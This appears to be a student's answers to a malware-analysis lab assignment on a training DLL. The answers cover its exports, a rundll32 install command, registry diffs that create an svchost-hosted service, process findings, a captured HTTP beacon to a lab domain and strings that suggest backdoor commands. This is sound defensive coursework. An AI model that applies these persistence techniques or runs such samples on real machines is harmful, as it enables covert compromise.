1. Which functions does this malware exports?

- The functions exported by this malware are Install, ServiceMain. UninstallService, install0, uninstall0


2. How do you run the install0 (here '0' is the number zero) or Install function of the malware?

- Using command prompt with the help of following command:
  rundll32.exe homework2.dll,install0

3. What changes does this malware make to the Windows registry when it is installed? Copy and paste the diffs that you got from Regshot.

- There have a total of 75 changes out of which 13 keys were added, 32 values were added and 30 values were modified. In The Keys added section the malware installed itself as the service IPRIP. Since the malware is a DLL, it depends on an executable to launch it. In fact,the ImagePath is set to svchost.exe, which means that the malware will be launched inside an svchost.exe process.

  Below are the screenshots for reference:



~res-x86 - Notepad


File Edit Format View Help

```
Values added: 32
----------------------------------
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k nets
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DisplayName: "UNC Charlotte System Security Lab"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Description: "UNC Charlotte Software and Information
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DependOnService:  52 70 63 53 73 00 00
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings\Fen
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Security\Security:  01 00 14 80 90 00 00 00 9C 00 00
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName: "UNC Charlotte System Security Lab"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Description: "UNC Charlotte Software and Informat
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DependOnService:  52 70 63 53 73 00 00
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Security\Security:  01 00 14 80 90 00 00 00 9C 00
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Exp
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Exp
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Exp
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Exp
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Exp
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\She
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\1
```

~res-x86 - Notepad

File Edit Format View Help

```
----------------------------------
Values modified: 30
----------------------------------
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed:  EF 59 8A 54 C7 04 BA 3A 25 7C 87 1B E4 39 57 EF
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed:  B3 CF 65 C9 B1 EB 28 AD AA B4 D2 27 A9 19 77 78
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\TracesProcessed: 0x00000007
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\TracesProcessed: 0x0000000C
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\TracesSuccessful: 0x00000004
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\TracesSuccessful: 0x00000008
HKLM\SYSTEM\ControlSet001\Services\Dhcp\Parameters\{C8B6E94C-0725-4891-8B66-268520B786DD}:  33
HKLM\SYSTEM\ControlSet001\Services\Dhcp\Parameters\{C8B6E94C-0725-4891-8B66-268520B786DD}:  33
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch: 0x0000025D
HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch: 0x00000261
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268520E
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\Leas
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\Leas
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\T1:
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\T1:
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\T2:
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\T2:
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\Leas
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\Leas
```



~res-x86 - Notepad


File Edit Format View Help

```
HKLM\SYSTEM\ControlSet001\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\Leas
HKLM\SYSTEM\CurrentControlSet\Services\Dhcp\Parameters\{C8B6E94C-0725-4891-8B66-268520B786DD}:
HKLM\SYSTEM\CurrentControlSet\Services\Dhcp\Parameters\{C8B6E94C-0725-4891-8B66-268520B786DD}:
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch: 0x0000025D
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch: 0x00000261
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C8B6E94C-0725-4891-8B66-268
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKLM\SYSTEM\CurrentControlSet\Services\{C8B6E94C-0725-4891-8B66-268520B786DD}\Parameters\Tcpip\
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Expl
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Expl
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Expl
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Expl
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Expl
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Expl
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU\
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU\
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU\
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\BagMRU\

----------------------------------
Total changes: 75
----------------------------------
```

4. What do you see when you run the commandline 'net start IPRIP'?

- When we run the commandline we can see that the service has been successfully started and the name of the service is 'The UNCC Charlotte System Security Lab'.




```
C:\Documents and Settings\Feng\Desktop\homework2>net start IPRIP
The UNC Charlotte System Security Lab service is starting.
The UNC Charlotte System Security Lab service was started successfully.

C:\Documents and Settings\Feng\Desktop\homework2>_
```

5. Which process hosts this malware? How do you know it? Attach screenshot(s) of Process Explorer to support your answer.


Hint: you can use the "Find -> Find Handle or DLL" feature of Process Explorer to see which process uses homework2.dll. More instructions can be found on page 49 of the textbook.

- The process svchost.exe with PID 1252 hosts this malware. Using process explorer, with the help of 'Find -> Find Handle or DLL' feature it was seen that svchost.exe was the process.



6. What is the name of the service created by this malware? Attach screenshot(s) of Process Explorer to support your answer.


- The service created by this malware is IPRIP.





7. Does this malware show any network activity? If so, what is it? Attach relevant screenshot(s) to support your answer.

- Yes, the malware shows a network activity. Using ApateDNS, its seen that the malware has performed a DNS request for funnymalwareanalysis.com which can also be seen listed in the strings listing.

Also, with the help of Netcat tool, it is seen that the malware performed an HTTP GET request over port 80. Here port 80 was used because ‘HTTP’ was found in the string listing. Below are the screenshot for reference:


ApateDNS
Capture Window
DNS Hex View
Time
Domain Requested
DNS Retur...
22:02:05
www.funnymalwareanalysis.com
FOUND
22:32:11
www.funnymalwareanalysis.com
FOUND
[+] Using 192.168.56.103 as return DNS IP!
[+] DNS set to 127.0.0.1 on AMD PCNET Family PCI Ethernet Adapter #2 - Packet Scheduler Miniport.
[+] Sending valid DNS response of first request.
[+] Server started at 22:00:54 successfully.
DNS Reply IP (Default: Current Gatway/DNS):
192.168.56.103
# of NXDOMAIN's:
0
Selected Interface:
AMD PCNET Family PCI Ethernet Adapter #2 - Packet
Start Server
Stop Server


uncc@uncc-VirtualBox:~$ sudo nc -l -p 80
[sudo] password for uncc:
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: feng-computer Windows XP 6.11
Host: www.funnymalwareanalysis.com


Command Prompt
uninstall0
Y29ubmVjdA==
www.funnymalwareanalysis.com
serve.html
dW5zdXBwb3J0
c2xlZXA=
Y21k
cXVpdA==
/
Windows XP 6.11
CreateProcessA
kernel32.dll
.exe
GET
HTTP/1.1
%s %s
1234567890123456
quit
exit
getfile
cmd.exe /c
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
--!>
<!--
.PAX